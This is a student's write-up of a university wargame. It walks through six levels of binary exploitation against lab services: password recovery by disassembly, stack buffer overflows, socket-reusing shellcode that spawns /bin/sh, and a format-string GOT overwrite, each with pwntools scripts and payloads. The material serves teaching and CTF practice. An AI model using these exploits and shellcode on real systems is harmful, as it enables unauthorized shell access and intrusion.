COMP9447 2016s2

Wargames Writeup

Written by Jeremy Wong (cse username & student number: z5014942)

My toolkit consisted mainly of:

- gdb-peda
- IDA Pro
- python
- pwntools

Thanks to everyone who gave assistance, both in person and on the #9447 IRC :>

Level 0

The program simply checks the *length* of the user input. The *length* is found using IDA Pro to disassemble the binary.

Length: 0x0FFFFFFFF - 0x0FFFFFFA4 = 0x5B, or 91 in decimal

Thus, the following was adequate input for the password check:

```
python -c “print(‘X’ * 89)” > pwd.txt
cat pwd.txt - | nc localhost 5000
```

(Note: 89 is used rather than 91 here due to the new line characters)

Flag
{{13r7fuj1r3uf0o138f0cscmic1j9smakcmsa}}

Level 1

This program simply checks the *contents* of the user input against a string. The string is trivially retrieved using IDA Pro to disassemble the binary, which is “`C4shm0n3y\n`”.

```
nc localhost 5001
Password: c4shm0n3y
Correct password! Dropping to shell...
```

Flag
{{i thought flags had to be weird hashes}}

Level 2

Upon examining the binary in IDA, it is clear that the challenge_entry() function applies an XOR with char ‘A’ on each individual character, then compares the result to the string “what happened to fred durst?”

Thus, all is needed is to XOR the string “what happened to fred durst?” with char “A”.
Some Python code:
```
"".join([i for i in map(lambda x: chr(ord('A') ^ ord(x)), "what happened to fred durst?")])
```

The encoded password
`6) 5a) 11$/$%a5.a'3$%a%4325~`

Lastly, send the password over netcat:
```
cat <(echo "6) 5a) 11$/$%a5.a'3$%a%4325~") - | nc 192.168.50.3 5002
```

Flag
{{make dzhkh great again}}

Level 3

This level introduces buffer overflows. The required password is impossible (or rather, improbable) to obtain as password.txt was symlinked to /dev/urandom. (Re-)reading the *Smashing the Stack for Fun and Profit* article was extremely helpful.

It was important to set EBP to something “sensible” in the payload during the stack overwrite. I reused the value of EBP (and also EBX, ESI, EDI although they were not important) from a gdb session which was running the binary in a normal execution state.

```
#!/usr/bin/env python
import sys
from pwn import *

MAGIC_EBX = 0x4
MAGIC_ESI = 0x4
MAGIC_EDI = 0xffffcf60
MAGIC_EBP = 0xffffcf88    # stack changes from environment to environment.
MAGIC_RETVAL = 0x30303840 # jump to where the socket fd is pushed
                           # right before the drop_to_shell() call.

payload = "A" * 32 + str(p32(MAGIC_EBX)) + str(p32(MAGIC_ESI)) + str(p32(MAGIC_EDI)) +
str(p32(MAGIC_EBP)) + str(p32(MAGIC_RETVAL))

conn = remote("localhost", 5003)
recieved = conn.recvuntil("Password: ")
conn.sendline(payload)
conn.interactive()
```

Flag
{{04ded545cd7244d7916fdf49c20fc13df69b2def}}

Level 4

This level required the use of shellcode. To begin with, I used a simple exit syscall as my shellcode during initial testing.

```
# shellcode, bytes: 5
# xor eax, eax
# inc eax
# int 0x80
exit_shellcode="\x31\xc0\x40\xcd\x80"
```

This was padded with a nop sled.

Finding the buffer address in the stack

Finding the start of the stack was easy on my own local machine. Not so for the remote target.

Short of any smart method to find the correct stack address on the *remote* target vm, I used an extremely brute force method to guess the correct stack address:

```
for i in $(seq -200 0); do echo "index: $i offset: $(($i*100))"; eval "./4hack.py remote
0xffffed40 $(($i*100))"; sleep 2s; done > log.txt
```

- where my python script set the RETVAL value from the command argument, and added an offset from the last argument.
- I then grepped log.txt for “level4” since the script attempted to run `whoami` after dropping the shell.

Eventually I found the correct address and offsets on the target vm - 0xFFFFDDA0 :)

The shellcode

Using the bits and pieces of shellcode shared by pastie, I tried to cobble together my own shellcode with the correct dup2 calls, then compiling it using nasm. It took a lot of time to develop a working piece of shellcode.

The next problem was that this shellcode was too large to fit *within* the buffer. By trial and error I found that I was able to overwrite *past* the buffer entirely, such that I had a huge nop sled that started after the RETVAL. It seems that preserving the stack doesn’t matter since we are changing the execution of the program.

```
payload = "\x90" * MAGIC_LENGTH + str(p32(MAGIC_EBX)) + str(p32(MAGIC_ESI)) +
str(p32(MAGIC_EDI)) + str(p32(MAGIC_EBP)) + str(p32(RETVAL))  + "\x90" * 200 + shellcode
```

4hack.py (Usage: ./4hack.py remote 0xFFFFDDA0 0)

```
#!/usr/bin/env python
import sys
from pwn import *

if "remote" in sys.argv[1:]:
    conn = remote("192.168.50.3", 5004)
else:
    conn = remote("localhost", 5004)

recieved = conn.recvuntil("Password: ")
log.info("Recieved password prompt")
log.info("Sending payload")

MAGIC_LENGTH = 32 # buffer padding
MAGIC_EBP = 0xffffcf78
MAGIC_EBX = 0x3 #0x3
MAGIC_ESI = 0x3
MAGIC_EDI = 0xa
MAGIC_RETVAL = 0xffffcf3b
RETVAL = int(sys.argv[2],16) # 0xFFFFDDA0
RETVAL = RETVAL + int(sys.argv[3]) # 0
print(hex(RETVAL))

shellcode =
“\x31\xc0\xbb\x04\x00\x00\x00\x31\xc9\xb0\x3f\xcd\x80\x31\xc0\xbb\x04\x00\x00\x00\x41\xb0\x3f
\xcd\x80\x31\xc0\xbb\x04\x00\x00\x00\x41\xb0\x3f\xcd\x80\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\
x2f\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"

payload = "\x90" * MAGIC_LENGTH + str(p32(MAGIC_EBX)) + str(p32(MAGIC_ESI)) +
str(p32(MAGIC_EDI)) + str(p32(MAGIC_EBP)) + str(p32(RETVAL))  + "\x90" * 200 + shellcode

conn.sendline(payload)
conn.sendline("whoami")
print conn.recv()
conn.interactive()
```

shellcode asm source


```
global _start
_start:

  xor eax, eax
  mov ebx, 4   ; sock
  xor ecx, ecx ; 0
  mov al, 63   ; dup2(sock,0)
  int 0x80

  xor eax, eax
  mov ebx, 4  ; sock
  inc ecx     ; 1
  mov al, 63  ; dup2(sock,1)
  int 0x80

  xor eax, eax
```

```
mov ebx, 4  ; sock
inc ecx     ; 2
mov al, 63  ; dup2(sock,2)
int 0x80

xor eax, eax
push eax ; null terminated string
push "n/sh" ;last 4 bytes of //bin/sh
push "//bi" ;first 4 bytes
mov ebx, esp ;make ebx point to "//bin/sh"
push eax ;null terminated array
push ebx ;push the address of the string
mov ecx, esp ;make ecx point to the address of the string
mov edx, eax  ;mov this into edx
mov al, 0x0b
int 0x80

; on fail, do clean exit
xor eax, eax
inc eax
int 0x80
```

Flag
{{what ever happened to fred durst?}}

Level 5

Solved with a stack overflow.
I overwrote the EBP address with 0x7E7E7E7E, as the program filters ("sanitises") input chars to a 'printable' class of ASCII characters, from research into ___ctype_b_loc. The test for 40h is a check on the 7th bit, which represents whether the char was 'printable'. http://www.jbox.dk/sanos/source/lib/ctype.c.html


```
call    ___ctype_b_loc
movsx   edx, [ebp+var_19]
mov     eax, [eax]
test    byte ptr [eax+edx*2+1], 40h
jz      short loc_3030387B
```

0x7E happened to be the largest value that was of the 'printable' ASCII characters, according to the ctype.c source. Fortunately, 0x7E7E7E7E was also in the range of stack memory. (I later found out a that simply using bunch of A's for EBP also did the trick - and possibly the same for level 3!!!)

```
printf "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x7E\x7E\x7E\x7E\x2B\x39\x30\x30\n" > out

cat out - | nc localhost 5005
```

Flag
{{i should sell this space to for advertising $$$}}

Level 6

The goal for my format string exploit was to write the target code address 0x3030394A to the destination address 0x3030379F (the strcmp entry in the “procedure linkup table”). Studying the format strings video posted on Openlearning was very helpful.

I used the %hn method, requiring a write for the lower half of the target address, then a write to the higher half of the target address.

First was bottom half of 0x3030394A. 0x394A converted to decimal is 14666. So, the format string needed 14666 characters as padding to precede the first %n. The start of this padding included the lower part of the destination address.

Next was higher part of 0x3030394A. I needed to wrap around from the previous padding value of the above step to now obtain 12336 (the decimal value of 0x3030). The padding contents was modified to also now include the higher part of the destination address.

Final exploit:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

#conn = remote("localhost", 5006)
conn = remote("192.168.50.3", 5006)
recieved = conn.recvuntil("Username: ")
log.info("Recieved: " + recieved)

answer = "\x14\x50\x30\x30\x16\x50\x30\x30..%14655x$%2$n%63206x%3$hn"

log.info("Sending answer")
conn.sendline(answer)
received = conn.recvuntil("Password: ")
conn.sendline("\n")
conn.interactive()
```

Flag
{{coming up with flags is harder than coming up with the vulnerable programs}}